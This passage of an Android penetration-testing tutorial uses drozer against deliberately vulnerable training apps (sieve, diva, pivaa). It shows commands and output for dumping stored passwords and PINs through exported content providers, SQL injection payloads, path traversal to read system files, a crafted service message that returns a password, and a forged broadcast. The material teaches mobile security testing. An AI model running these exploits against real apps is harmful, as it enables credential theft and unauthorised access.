
```
run app.activity.start --component com.android.chrome  
com.google.android.apps.chrome.Main --data-uri https://hackingarticles.in
```



For case 2: we type the action we want to perform, in this case, the action is VIEW that refers to parsing a URL. (For all actions see developer guide [here](#))

```
run app.activity.start --action android.intent.action.VIEW --data-uri https://hackingarticles.in
```

```
dz> run app.activity.start --action android.intent.action.VIEW --data-uri https://hackingarticles.in  
dz>
```




And sure enough, all the applications that can launch the defined action with the defined data parameter have now popped up and the user can choose which application to open it from. A tester can also add an “extra” parameter which is analogous to “putExtra()” in android.

Exploiting Content Providers

Content Providers in Android help an application to access and manage data stored in its own SQLite database or operate on files. Hence, two types of content providers are widely used namely, database-backed and file-backed. They are standard interfaces that connect data in one process with code running in another process. Hence, some applications can access the database/file-backed provider running in your application through your content provider's interface.

To extract information about content providers, present in one application:

```
run app.provider.info -a com.mwr.example.sieve
```



```
dz> run app.provider.info -a com.mwr.example.sieve
Package: com.mwr.example.sieve
Authority: com.mwr.example.sieve.DBContentProvider
Read Permission: null
Write Permission: null
Content Provider: com.mwr.example.sieve.DBContentProvider
Multiprocess Allowed: True
Grant Uri Permissions: False
Path Permissions:
  Path: /Keys
  Type: PATTERN_LITERAL
  Read Permission: com.mwr.example.sieve.READ_KEYS
  Write Permission: com.mwr.example.sieve.WRITE_KEYS
Authority: com.mwr.example.sieve.FileBackupProvider
Read Permission: null
Write Permission: null
Content Provider: com.mwr.example.sieve.FileBackupProvider
Multiprocess Allowed: True
Grant Uri Permissions: False
dz>
```

Now, in the screenshot above, we see one such content provider that is being “exported” that means nothing but “it can be accessed by other application”

There is also an interesting path revealed with permissions to read and write as well. There is a module in drozer that scans and finds all the “queriable” content providers in an application. When we say queriable, it means nothing but which can be accessed in layman terms.

```
run app.provider.finduri com.mwr.example.sieve
```

The above command finds all the URIs that are present. The following command, however, filters out the URIs that can be queried or not.

```
run scanner.provider.finduris -a com.mwr.example.sieve
```

```
dz> run app.provider.finduri com.mwr.example.sieve
Scanning com.mwr.example.sieve...
content://com.mwr.example.sieve.DBContentProvider/
content://com.mwr.example.sieve.FileBackupProvider/
content://com.mwr.example.sieve.DBContentProvider
content://com.mwr.example.sieve.DBContentProvider/Passwords/
content://com.mwr.example.sieve.DBContentProvider/Keys/
content://com.mwr.example.sieve.FileBackupProvider
content://com.mwr.example.sieve.DBContentProvider/Passwords
content://com.mwr.example.sieve.DBContentProvider/Keys
dz> run scanner.provider.finduris -a com.mwr.example.sieve
Scanning com.mwr.example.sieve...
Unable to Query content://com.mwr.example.sieve.DBContentProvider/
Unable to Query content://com.mwr.example.sieve.FileBackupProvider/
Unable to Query content://com.mwr.example.sieve.DBContentProvider
Able to Query content://com.mwr.example.sieve.DBContentProvider/Passwo
rds/
Able to Query content://com.mwr.example.sieve.DBContentProvider/Keys/
Unable to Query content://com.mwr.example.sieve.FileBackupProvider
Able to Query content://com.mwr.example.sieve.DBContentProvider/Passwo
rds
Unable to Query content://com.mwr.example.sieve.DBContentProvider/Keys

Accessible content URIs:
content://com.mwr.example.sieve.DBContentProvider/Keys/
content://com.mwr.example.sieve.DBContentProvider/Passwords
content://com.mwr.example.sieve.DBContentProvider/Passwords/
dz>
```

Now that we have all the accessible content URIs, we'll begin testing on them. The first command displays the columns present in the provider, second command attempts operations on file-backed content providers to read a certain file. Here, the provider is only supporting the database so we won't see any output. But this module can attempt directory traversal, read files etc on the providers that do support files. The third command queries a database and dumps information out.

```
run app.provider.columns
content://com.mwr.example.sieve.DBContentProvider/Keys/

run app.provider.read
content://com.mwr.example.sieve.DBContentProvider/Keys/

run app.provider.query
content://com.mwr.example.sieve.DBContentProvider/Keys/
```

```

dz> run app.provider.columns com.mwr.example.sieve
Could not get a ContentProviderClient for com.mwr.example.sieve.
dz> run app.provider.columns content://com.mwr.example.sieve.DBContentProvider/Keys/
| Password | pin |
dz> run app.provider.read content://com.mwr.example.sieve.DBContentProvider/Keys/
No files supported by provider at content://com.mwr.example.sieve.DBContentProvider/Keys/
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
| Password | pin |
| APARICHIT! | 8569 |
| APARICHIT2! | 1564 |
| APARICHIT3! | 8080 |
| ALPHASTAR | 5696 |
| CHAMPA | 6978 |
dz>

```

Inserting in a database using content provider:

Now, we know the provider's database has to write permissions, so we'll insert a new pin and password into the provider with the following commands and hence, we will be able to successfully bypass the front page login screen authentication:

```

run app.provider.insert
content://com.mwr.example.sieve.DBContentProvider/Keys/ --string pin 1111 -
-string Password H4ck3d

run app.provider.query
content://com.mwr.example.sieve.DBContentProvider/Keys/

```

```
dz> run app.provider.insert content://com.mwr.example.sieve.DBContentProvider/Keys/ --string pin 1111 --string Password H4ck3d
Done.

dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
| Password | pin |
| APARICHIT! | 8569 |
| APARICHIT2! | 1564 |
| APARICHIT3! | 8080 |
| ALPHASTAR | 5696 |
| CHAMPA | 6978 |
| H4ck3d | 1111 |

dz> 
```

You can verify the updated database by changing directory to /data/data/<package name>/databases and then use sqlite3 command to view the databases.

Updating a database using content provider:

The same way we have inserted in the database, we can update it as well using the following commands:

```
run app.provider.update
content://com.mwr.example.sieve.DBContentProvider/Keys/ --selection
"Password=?" --selection-args H4ck3d --string pin 1769

run app.provider.query
content://com.mwr.example.sieve.DBContentProvider/Keys/
```

```
dz> run app.provider.update content://com.mwr.example.sieve.DBContentProvider/Keys/ --selection "Password=?" --selection-args H4ck3d --string pin 1769
Done.

dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
| Password | pin |
| APARICHIT! | 8569 |
| APARICHIT2! | 1564 |
| APARICHIT3! | 8080 |
| ALPHASTAR | 5696 |
| CHAMPA | 6978 |
| H4ck3d | 1769 |

dz> 
```

Here, --selection has the specific format of "<key name>=?" and further selection-args is used to specify the argument for the specified selection key. Further, to update the record specified by the --selection parameter, we use --string <column name> <updated record name>
Think of this like updating a traditional SQL database of the form: update set values <value> where key=<some key>

Deleting from a database using provider:

We can delete from a database with the following command:

```
run app.provider.delete
content://com.mwr.example.sieve.DBContentProvider/Keys/ --selection
"Password=?" --selection-args H4ck3d

run app.provider.query
content://com.mwr.example.sieve.DBContentProvider/Keys/
```

Here, --selection and selection-args parameter serve the purpose of a key to be deleted as stated in the previous screenshot's explanation.

```
dz> run app.provider.delete content://com.mwr.example.sieve.DBContentProv
ider/Keys/ --selection "Password=?" --selection-args H4ck3d
Done.

dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvi
der/Keys/
| Password | pin |
| APARICHIT! | 8569 |
| APARICHIT2! | 1564 |
| APARICHIT3! | 8080 |
| ALPHASTAR | 5696 |
| CHAMPA | 6978 |

dz>
```

Now, to detect all the injectable content providers of an application we have a scanner that can do the same thing using the following command:

```
run scanner.provider.injection -a com.mwr.example.sieve
```



```

dz> run scanner.provider.injection -a com.mwr.example.sieve ←
Scanning com.mwr.example.sieve...
Not Vulnerable:
content://com.mwr.example.sieve.DBContentProvider/Keys
content://com.mwr.example.sieve.DBContentProvider/
content://com.mwr.example.sieve.FileBackupProvider/
content://com.mwr.example.sieve.DBContentProvider
content://com.mwr.example.sieve.FileBackupProvider

Injection in Projection: ←
content://com.mwr.example.sieve.DBContentProvider/Keys/
content://com.mwr.example.sieve.DBContentProvider/Passwords
content://com.mwr.example.sieve.DBContentProvider/Passwords/

Injection in Selection: ←
content://com.mwr.example.sieve.DBContentProvider/Keys/
content://com.mwr.example.sieve.DBContentProvider/Passwords
content://com.mwr.example.sieve.DBContentProvider/Passwords/

```

Interesting things here to note are “projection” and “selection.”

As we have seen above, selection serves the purpose of **where** in the database. Similarly, projection serves the purpose of what to select, as in “select <projection> from table where(<-selection> and <-selection-args>)”

You can see this in the help menu:

```
run app.provider.query --help
```

```

dz> run app.provider.query --help
usage: run app.provider.query [-h] [--projection [columns [columns ...]]]
                                [--selection conditions] [--selection-args [arg [arg ...]]]
                                [--order by_column] [--vertical] uri

Query a content provider

Examples:
Querying the settings content provider:

dz> run app.provider.query content://settings/secure

  | _id | name                                     | value |
  | 5   | assisted_gps_enabled                   | 1      |
  | 9   | wifi_networks_available_notification_on | 1      |
  | 10  | sys_storage_full_threshold_bytes       | 2097152 |
  | ... | ...                                     | ...    |

Querying, with a WHERE clause in the SELECT statement:

dz> run app.provider.query content://settings/secure
    --selection "_id=?"
    --selection-args 10

  | _id | name                                     | value |
  | 10  | sys_storage_full_threshold_bytes       | 2097152 |

Last Modified: 2012-11-06
Credit: MWR InfoSecurity (@mwrlabs)
License: BSD (3 clause)

positional arguments:
  uri                  the content provider uri to query

optional arguments:
  -h, --help
  --projection [columns [columns ...]]
                                the columns to SELECT from the database,
as in "SELECT <projection> FROM ..."
  --selection conditions
                                the conditions to apply to the query, as
in "WHERE <conditions>"
  --selection-args [arg [arg ...]]
                                any parameters to replace '?' in --selection
  --order by_column
                                the column to order results by
  --vertical
dz>

```

To view all the SQL tables in the database of the server, we have a module in drozer:

```
run scanner.provider.sqltables -a com.mwr.example.sieve
```

This can also be manually viewed in the `"/data/data/<package_name>/databases"` directory.

```
dz> run scanner.provider.sqltables -a com.mwr.example.sieve
Scanning com.mwr.example.sieve...
Accessible tables for uri content://com.mwr.example.sieve.DBContentProvider/Passwords/:
    android_metadata
    Passwords
    Key

Accessible tables for uri content://com.mwr.example.sieve.DBContentProvider/Keys/:
    android_metadata
    Passwords
    Key

Accessible tables for uri content://com.mwr.example.sieve.DBContentProvider/Passwords:
    android_metadata
    Passwords
    Key

dz>
```

Exploiting SQL injections in databases using content providers:

Now that we have seen how a content provider's interface works, it is also safe to say that while communicating with the SQLite database, content provider queries can be injected to exploit SQL injections.

In many real-life cases, we won't have read/write permissions on the database, and SQL injections can come in handy.

The following command dumps the SQLITE_MASTER schema table. According to sqlite.org, "Every SQLite database contains a single "schema table" that stores the schema for that database. The schema for a database is a description of all of the other tables, indexes, triggers, and views that are contained within the database."

Alternate names of schema tables are: `sqlite_schema`, `sqlite_temp_schema`, `sqlite_temp_master`.

```
run app.provider.query
content://com.mwr.example.sieve.DBContentProvider/Keys/ --projection "*"
FROM SQLITE_MASTER where type='table';--"
```

```

dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
--projection "*" FROM SQLITE_MASTER WHERE type='table';--"
| type | name | tbl_name | rootpage | sql
|-----|-----|-----|-----|-----|
| table | android_metadata | android_metadata | 3 | CREATE TABLE android_me
| tadata (locale TEXT)
| table | Passwords | Passwords | 4 | CREATE TABLE Passwords
| (_id INTEGER PRIMARY KEY,service TEXT,username TEXT,password BLOB,email )
| table | Key | Key | 5 | CREATE TABLE Key (Passw
| ord TEXT PRIMARY KEY,pin TEXT )

```

Now, we know –selection is analogous to “where” clause. So, just like in traditional SQL statements, an apostrophe would break the query and throw an error and so we were able to exploit SQL injections. This way:

```

run app.provider.query
content://com.mwr.example.sieve.DBContentProvider/Keys/ --selection " ' "

```

The above command would break the query and we’d see an error. Now, the following command would render the complete query as true and should dump the entire database

```

run app.provider.query
content://com.mwr.example.sieve.DBContentProvider/Keys/ --selection "1 or 1=1"

```

It is safe to say, many other of the traditional SQL injection payloads should also work this way using content providers

```

dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
--selection ""
unrecognized token: "" (code 1 SQLITE_ERROR): , while compiling: SELECT * FROM Ke
y WHERE (')
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
--selection "1 or 1=1"
| Password | pin |
|-----|-----|
| APARICHIT! | 8569 |
| APARICHIT2! | 1564 |
| APARICHIT3! | 8080 |
| ALPHASTAR | 5696 |
| CHAMPA | 6978 |

```

Similarly, one more payload that we can try for fun is:

```

run app.provider.query
content://com.mwr.example.sieve.DBContentProvider/Keys/ --projection
"Password" --selection "1 or 1=1"

```

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
--projection "Password" --selection "1 or 1=1"
| Password |
| ALPHASTAR |
| APARICHIT! |
| APARICHIT2! |
| APARICHIT3! |
| CHAMPA |
dz>
```

Let's try the same on diva app as well:

```
run scanner.provider.sqltables -a jakhar.aseem.diva
run app.provider.query
content://jakhar.aseem.diva.provider.notesprovider/notes --projection
"*" --selection "1 or 1=1"
```

```
dz> run scanner.provider.sqltables -a jakhar.aseem.diva
Scanning jakhar.aseem.diva...
Accessible tables for uri content://jakhar.aseem.diva.provider.notesprovider/notes/:
  android_metadata
  notes
  sqlite_sequence

Accessible tables for uri content://jakhar.aseem.diva.provider.notesprovider/notes:
  android_metadata
  notes
  sqlite_sequence

dz> run app.provider.query content://jakhar.aseem.diva.provider.notesprovider/notes
--projection "*" --selection "1 or 1=1"
| _id | title | note |
| 5 | Exercise | Alternate days running |
| 4 | Expense | Spent too much on home theater |
| 6 | Weekend | b3333333333333r |
| 3 | holiday | Either Goa or Amsterdam |
| 2 | home | Buy toys for baby, Order dinner |
| 1 | office | 10 Meetings. 5 Calls. Lunch with CEO |
dz>
```

Now, this demonstration was about database-backed content providers. Let's see another case of a content provider where the application is working with files, instead of an SQLite database. The code would be the same, except we won't need selection, projection arguments for this.

In the sieve app, for example, we have a file backup provider that backs up various files from the storage. Now, if an attacker was to use this provider's interface to view internal system files, it would be a critical vulnerability. In the following command, the same has been demonstrated:

```
run app.provider.read
content://com.mwr.example.sieve.FileBackupProvider/etc/hosts
```

```
dz> run app.provider.read content://com.mwr.example.sieve.FileBackupProvider/etc/hosts ←
127.0.0.1      localhost
::1           ip6-localhost
```

Mitigation:

One possible mitigation for this security threat is not to use files using content providers but use a subclass called File Provider. You can read more about its implementation [here](#).

Exploiting Services

Services are often used to run code inside an application that is important to keep running, even when the application is not in the foreground. Now, there is something called a bound service. They provide a mechanism for applications on a device to interconnect directly with each other using remote procedure calls (RPCs). An application can implement a bound service in three ways:

- Extending the Binder class
- Using a messenger
- Using AIDL

Implementation of AIDL is particularly difficult and complex (although, recommended) so most of the developers rely on using a messenger. These messages are defined by the Message class. As part of a Message object, a “message code,” which is defined as the what variable, is specified and compared against predefined values in the class’s handler code to perform different actions according to this value. Sending arbitrary objects inside the Message object that can be used by the receiving code is also possible. However, there is no direct interaction with methods when using this technique.

For example, in sieve app we see a messenger service being implemented in the AuthService class.


```

...
static final int MSG_CHECK = 2354;
static final int MSG_FIRST_LAUNCH = 4;
static final int MSG_SET = 6345;
...

public void handleMessage(Message r9_Message) {
    ...
    Bundle r0_Bundle = (Bundle) r9_Message.obj;
    ...
    switch (r9_Message.what) {
        case MSG_FIRST_LAUNCH:
            ...
            //Check if pin and password are set
            ...
        case MSG_CHECK:
            ...
            if (r9_Message.arg1 == 7452) {
                ...
                //Return pin
                //Requires password from bundle
                ...
            }
            } else if (r9_Message.arg1 == 9234) {
                ...
                //Returns password
                //Requires pin from bundle
                ...
            }
            } else {
                sendUnrecognisedMessage();
                return;
            }
            ...
    }
    ...
}

```

Here, “message.what” is implemented using the check code of 2354 and an argument “arg1” that has a code 9234 that returns a password. Now, we’ll exploit this and return a password associated with a dedicated pin:

```
run app.service.info -a com.mwr.example.sieve
```

This would return information on all the exported services

```
run app.service.send com.mwr.example.sieve com.mwr.example.sieve.AuthService -msg 2354 9234 1
-extra string com.mwr.example.sieve.PIN 8080 -bundle-as-obj
```

–msg has to have 3 parameters. If the code doesn’t have 3 parameters and has only 1, you can add 1 and 2 as 2nd and 3rd parameter in the command, and similarly, like in this case, msg has only 2 parameters so we’ve added 1 as the third parameter. Message implementation also has an extra parameter in the code that refers to the pin. Bundle as the object is used where the data is likely to be stored in an object and so, will be displayed as an object only.

```

dz> run app.service.info -a com.mwr.example.sieve ←
Package: com.mwr.example.sieve
  com.mwr.example.sieve.AuthService
    Permission: null
  com.mwr.example.sieve.CryptoService
    Permission: null

dz> run app.service.send com.mwr.example.sieve com.mwr.example.sieve.AuthService --msg 2354 9234 1 --extra string com.mwr.example.sieve.PIN 8080 --bundle-as-obj ←
Got a reply from com.mwr.example.sieve/com.mwr.example.sieve.AuthService:
  what: 5
  arg1: 41
  arg2: 0
  Extras
    com.mwr.example.sieve.PASSWORD (String) : ALPHASTAR

dz>

```

And we can see that the password with the pin 8080 is now returned. Any other msg arguments would simply force the module to return garbage value.

The above demonstration is one example of exploiting services. We can also exploit service by creating a custom APK, invoking vulnerable service in an existing application and reading from that service in our own app. One example could be stealing a user's location from an application that is exporting location service. We'd cover exploiting services in detail in further articles.

Exploiting Broadcast Receivers

For this demonstration, we'll be using an application called pivaa. The download link is available in the introduction. It's created by HTBridge. Let's run a quick package scan first

```
run app.package.list -f pivaa
```

Now, to display information about an installed application's exported broadcast receivers we run the following command:

```
run app.broadcast.info -a com.htbridge.pivaa
```

```
dz> run app.package.list -f pivaa
com.htbridge.pivaa (PIVAA)
dz> run app.broadcast.info -a com.htbridge.pivaa
Package: com.htbridge.pivaa
com.htbridge.pivaa.handlers.VulnerableReceiver
Permission: null

dz> 
```

Now, we see an exported receiver. On inspecting its source code we can see that the broadcast is being sent with data and location parameters and the data is being written in a log file in the storage.

```
// send broadcast
Button mWebViewButtonLink1 = (Button) findViewById(R.id.button_broadcast_receiver);
mWebViewButtonLink1.setOnClickListener((view) -> {
    EditText mBroadcastInputView = (EditText) findViewById(R.id.input_broadcast_receiver);
    String input_broadcast = mBroadcastInputView.getText().toString();

    Intent intent = new Intent();
    intent.setAction("service.vulnerable.vulnerableservice.LOG");
    intent.putExtra( name: "data", input_broadcast);
    intent.putExtra( name: "location", location);

    sendBroadcast(intent);

    // refresh webview
    try {
        Thread.sleep( millis: 300);
        myWebView.loadUrl(("file://" + location));
    } catch (Exception e) {
        e.printStackTrace();
    }
});
```

Note: Now, to perform the next experiment we suggest you do these on an older version of android. Recent versions (Android Oreo +) are not allowing these attacks to be successful.

With that being said, we'll now run the following command to invoke vulnerable receiver so-named "service.vulnerable.vulnerableservice.LOG" that is mentioned in the code above with location and data and see if the receiver actually writes our custom data in the log file or not.

```
run app.broadcast.send --action service.vulnerable.vulnerableservice.LOG
--extra string data "Hacking" --extra string location "/tmp/note.txt"
```

```
dz> run app.broadcast.send --action service.vulnerable.vulnerables  
ervice.LOG --extra string data "Hacking" --extra string location "  
/tmp/note.txt" ←  
dz> |
```

Now, note.txt in the /tmp directory is a file that I had created just before running the above command. Let's first run logcat and see what had happened when I typed in the above command.

```
adb logcat | grep htbridge
```

Sure enough, we see that the app has recently accessed the location /tmp/note.txt

```
I/htbridge( 1787): Location = /tmp/note.txt ←
```

Let's see what data was written in the log file.

```
adb shell  
cd /tmp  
cat note.txt
```

```
root@vbox86p:/tmp # echo "say my name" > note.txt ←  
root@vbox86p:/tmp # cat note.txt ←  
say my name  
20201224_104344949: Hacking<br> ←  
root@vbox86p:/tmp # |
```

As we can see, the vulnerable receiver has received our forged command and written my custom data